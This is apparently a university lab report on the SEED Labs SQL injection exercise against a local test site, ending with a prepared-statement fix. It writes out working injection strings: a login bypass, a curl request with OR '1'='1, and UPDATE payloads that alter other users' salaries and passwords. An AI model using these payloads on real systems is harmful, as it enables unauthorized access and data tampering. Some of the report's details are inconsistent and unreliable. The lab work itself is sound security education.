



SQL-INJECTION VULNERABILITY AND DEFENSE

Database Assignment#3



OCTOBER 30, 2024

SUBMITTED TO: HINA BINT E HAQ

Submitted by: i22-1609, i22-1725

Contents

Introduction	2
Steps & Explanation	2
Task 1: Get Familiar with SQL Statements.....	2
Tasks 2 & 3: SQL Injection Attack on SELECT Statement & Attack from webpage	3
Task 4: SQL Injection Attack from the command line.	4
Task 5: Append a new SQL statement.....	5
Task 6 & 7: SQL injection Attack on UPDATE Statement & Modify your own Salary	6
Tasks 8: Modify other people's salary	7
Task 9: Modify other people's password	8
Task 10: Countermeasure — Prepared Statement.....	10

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. The SQL injection attack is one of the most common attacks on web applications.

Steps & Explanation

Task 1: Get Familiar with SQL Statements

The screenshot shows a Windows desktop with several application icons on the taskbar. An Oracle VM VirtualBox window titled "DB A3 [Running] - Oracle VM VirtualBox" is open, displaying a terminal session. The terminal has a title bar indicating it's Oct 28 at 10:48. Inside the terminal, three separate windows labeled "seed@VM: ~/.../Labsetup" are visible.

The terminal output shows the following sequence of events:

- Three consecutive messages: "Query OK, 0 rows affected (0.00 sec)".
- A prompt "mysql> use" followed by an "ERROR:" message stating "USE must be followed by a database name".
- A prompt "mysql> use sqllab_users." followed by an "ERROR 1049 (42000): Unknown database 'sqllab_users.'".
- A prompt "mysql> use sqllab_users;" followed by a message about reading table information and a suggestion to use "-A" for quicker startup.
- A message "Database changed".
- A red rectangle highlights the following commands and output:



```
mysql> show tables
-> ;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)
```
- Another red rectangle highlights the following command and output:


```
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN       | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000  | 9/20  | 10211002 |             |         |      |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```
- The prompt "mysql>" is visible at the bottom of the terminal.


Tasks 2 & 3: SQL Injection Attack on SELECT Statement & Attack from webpage

In the second task, we did the most common and easiest SQLi query “Admin' -- ;” to attack the SELECT statement on the backend side of the webpage responsible for fetching the data from the database.

The apostrophe (') is used to end the string which will be used as username and the (- -) are used to comment whatever comes after the username. With this the query will always be true even if the password is empty or wrong input is given.



So, after giving this as username, the website returns all the user's data without any error because according to the backend server, the query contained no error and was able to be processed without any error.




Task 4: SQL Injection Attack from the command line.

This task required us to generate the web request from the command line using curl or wget utilities.

“Curl -v ‘http://www.seed-server.com/unsafe_home.php?username=admin%27+OR+%271%27=%271&Password=’”

Using this command we invoked a request that attacked the database using URI instead of directly inputting the SQLi in the login form.

- %27 is used for apostrophe(‘) in web requests.
- + is used for space.
- OR is used as OR operator in SQL queries which will make the right part of the query which will become 1=1 true even if we give the wrong username.
- & separates the username and password.



```
File Machine View Input Devices Help
Activities Terminal
Oct 28 12:27
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

Copyright ©copy; SEED LABS
</p>
</div>
</div>
<script type="text/javascript">
function logout(){
location.href = "logoff.php";
}
</script>
</body>
</html>
[10/28/24]seed@VM:~/.../Labsetup curl -v 'http://www.seed-server.com/unsafe_home.php?username=admin%27+OR+%271%27=%271&Password='
* Trying 10.9.0.5:80...
* TCP_NODELAY set
* Connected to www.seed-server.com (10.9.0.5) port 80 (#0)
> GET /unsafe_home.php?username=admin%27+OR+%271%27=%271&Password= HTTP/1.1
> Host: www.seed-server.com
> User-Agent: curl/7.68.0
> Accept: */*
<
HTTP/1.1 200 OK
Date: Mon, 28 Oct 2024 16:26:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=3ddcd16thq7rgm5tk6e2h3c; path=/
Expires: Thu, 19 Nov 1991 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3365
Content-Type: text/html; charset=UTF-8
<
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailliang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
```


With this, we get a response ‘200 ok’ from the telling us that our request was processed and we got a valid response which we can use to further carry out our attack.

Task 6 & 7: SQL injection Attack on UPDATE Statement & Modify your own Salary

The task for this was to update the salary of Alice using SQLi. We logged into Alice's account from where we got access of the profile where we can edit certain fields.

We know that the website uses MySQL database, so we only needed to insert the a valid SQL injection query which will change the salary of Alice.

Alice', salary=100000 where name= 'Alice' -- ;



Activities Firefox Web Browser Oct 28 13:08

Download the Firefox Web SQL injection.pdf x SQL Lab x New Tab x +

www.seed-server.com/unsafe_edit_frontend.php

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName NickName

Email Alice', salary=100000 where name= 'Alice' -- ;


Address Address

Phone Number PhoneNumber

Password Password

Save

Copyright © SEED LABS



Activities Firefox Web Browser Oct 28 13:17

Download the Firefox Web SQL injection.pdf x SQL Lab x SQL Lab x +


www.seed-server.com/unsafe_home.php

SEEDLABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	10000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS




2 After


Tasks 8: Modify other people's salary

, Salary=1 where name='Boby' #

Using this query we modified Bobby's Salary to 1.



3 Before




4 After

Task 9: Modify other people's password

In this task we started with generating with a password hash using sha1 hashing algorithm using the command `echo -n "pass" | sha1sum`.


The sha1 hash we got for the text "pass" was **9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684**.



After generating the hash we need to use into SQLi to change the password in the database. To our ease we already knew that the database stores hashes and uses sha1 hashing to hash them. So the next thing was to make the query which is given below.

', Password='9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684' WHERE name='Boby' #

Using the Update statement we changed the password of Bobby. You can see the before and after of the SQL request.



```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.00 sec)

mysql> show * from credential where name='boby';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
to use near '* from credential where name='boby'' at line 1
mysql> select * from credential where name='boby';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='boby';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 | | | | | 9d4e1e23bd5b727046a9e3b4b7db57bd8d6ee684 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

before

after

Task 10: Countermeasure — Prepared Statement

To countermeasure SQL Injections, we strictly need to change the way the server or in this case, the backend receives the requests. For that we changed the that were sent to the database.

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name = {$name} AND Password = {$password}");
```

In the above statement, the server would send the user input as it is the user would input without any checks. So the user was able to Inject harmful queries. To mitigate this we changed how the server would send the queries to the database.

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name = ? AND Password = ?");  
